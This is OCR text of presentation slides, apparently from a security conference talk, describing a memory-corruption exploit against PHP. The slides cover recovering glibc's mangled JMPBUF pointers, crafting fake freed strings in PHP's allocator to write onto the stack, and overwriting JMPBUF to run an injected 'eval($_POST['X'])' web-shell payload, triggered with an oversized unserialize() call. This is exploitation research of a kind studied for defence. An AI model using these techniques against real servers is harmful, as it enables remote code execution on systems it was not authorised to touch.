


jmpbuf

EBX
ESI
EDI
EBP
ESP
EIP


- PHP uses a **JMPBUF** for **try {} catch {} at C level**
- **JMPBUF** is stored on **stack**
- **executor_globals** point to current **JMPBUF**

- glibc uses **pointer obfuscation** for **ESP** and **EIP**
    - ROL 9
    - XOR gs:[0x18]
- obvious **weakness**
    - **EBP** not obfuscated



```
mov    0x4(%esp),%ecx
mov    0x14(%ecx),%edx
mov    0x10(%ecx),%edi
ror    $0x9,%edx
xor    %gs:0x18,%edx
ror    $0x9,%edi
xor    %gs:0x18,%edi
cmp    %edi,%esp
jbe    0x8cf291
sub    $0xc,%esp
```

Breaking PHP‘s JMPBUF



jmpbuf

EBX

ESI

EDI

EBP


ESP

EIP

- lowest **2 bits** of **ESP** are **always 0**
- allows determining lowest **2 bits** of **EIP**
- PHP‘s JMPBUF points into **php_execute_script()**
- prepended by **CALL** E8 xx xx xx xx
- followed by **XOR + TEST** 31 xx 85 xx
- we can **search for EIP**
- known **EIP** allows determining secret **XORER**

Using Fake Strings to Overwrite JMPBUF (I)

- search process stack from **JMPBUF's position backward**
- there are **atleast MAX_PATH** bytes
- search for **pattern** `XX 00 00 00` `(XX>0x0c and XX<0x8f)`
- field **could be** the **size field** of a **small memory block**



3	34	21	10	00	00	00	D3	A2	51	30	20	87	54	C2	BF	77	43	67	23	12


JMPBUF - 0x43

Using Fake Strings to Overwrite JMPBUF (II)

- we can create a **fake string**
- with string data at **JMPBUF - 0x43 + 8**
- and **free it**

memory cache

NULL
0x55667788
NULL
NULL
NULL
NULL



MEMORY HEADER

STRING DATA

3	34	21	10	00	00	00	D3	A2	51	30	20	87	54	C2	BF	77	43	67	23	12


JMPBUF - 0x43

FAKE STRING

Using Fake Strings to Overwrite JMPBUF (III)

- **PHP's allocator** will put a block of **size 0x10** into **memory cache**

- **first 4 bytes** will be **overwritten** by pointer to **next block**



memory cache

NULL


FAKE STRING

NULL

NULL

NULL

NULL



MEMORY HEADER

STRING DATA


3 | 34 | 21 | 10 | 00 | 00 | 00 | D3 | A2 | 51 | 30 | 88 | 77 | 66 | 55 | BF | 77 | 43 | 67 | 23 | 12

JMPBUF - 0x43

FAKE STRING

Using Fake Strings to Overwrite JMPBUF (IV)

- creating a **fake 7 byte string** will **reuse** the cached **memory**
  - “\x78\x00\x00\x00XXX“
- next block **pointer** will be **restored**
- **string** data gets **copied into stack**



memory cache

NULL


0x55667788

NULL

NULL

NULL

NULL



MEMORY HEADER

STRING DATA


3 | 34 | 21 | 10 | 00 | 00 | 00 | D3 | A2 | 51 | 30 | 78 | 00 | 00 | 00 | 58 | 58 | 58 | 00 | 23 | 12

JMPBUF - 0x43

FAKE STRING


Using Fake Strings to Overwrite JMPBUF (V)

- we **repeat** the **attack** with our **new string** data
- this time we **can write 0x70 bytes**
- enough to **overwrite JMPBUF** - 0x33 bytes away
- and putting **more payload** on the **stack**



memory cache

NULL
0x55667788
NULL
NULL
NULL
NULL



MEMORY HEADER

STRING DATA ...

2	51	30	78	00	00	00	58	58	58	00	23	12	17	55	23	A2	A1	FF	FF	FF

JMPBUF - 0x3B

NEW FAKE STRING

Using Fake Strings to Overwrite JMPBUF (VI)

- We can now setup a **stack frame for zend_eval_string()**
- and **injected PHP code**
- and the **JMPBUF**

78	00	00	00	58	58	58	00	00	00	00	XX	XX	XX	XX	00
00	00	00	XX	XX	XX	XX	00	00	00	00	00	00	00	00	00
e	v	a	l	(	$	_	P	O	S	T	[	‘	X	‘	]
)	;	00	00	00	00	00	00	00	00	00	EBX	EBX	EBX	EBX	ESI
ESI	ESI	ESI	EDI	EDI	EDI	EDI	EBP	EBP	EBP	EBP	ESP	ESP	ESP	ESP	EIP
EIP	EIP	EIP	00	D3	A2	51	30	78	00	00	00	58	58	58	00
10	00	00	00	D3	A2	51	30	78	00	00	00	58	58	58	00

Triggering JMPBUF Execution

- PHP will **pass execution** to the **JMPBUF** on **zend_bailout()**
- **zend_bailout()** is executed for **core errors** and on **script termination**
- **unserialize()** can trigger a **FATAL ERROR**
- unserializing **too big arrays** will alert the MM's **integer overflow detection**
  - `unserialize('a:2147483647:{');`
- this will result in **longjmp()** jumping to **zend_eval_string()**
- which will **execute our PHP code**

Thank you for listening...

DEMO

Thank you for listening...

QUESTIONS ?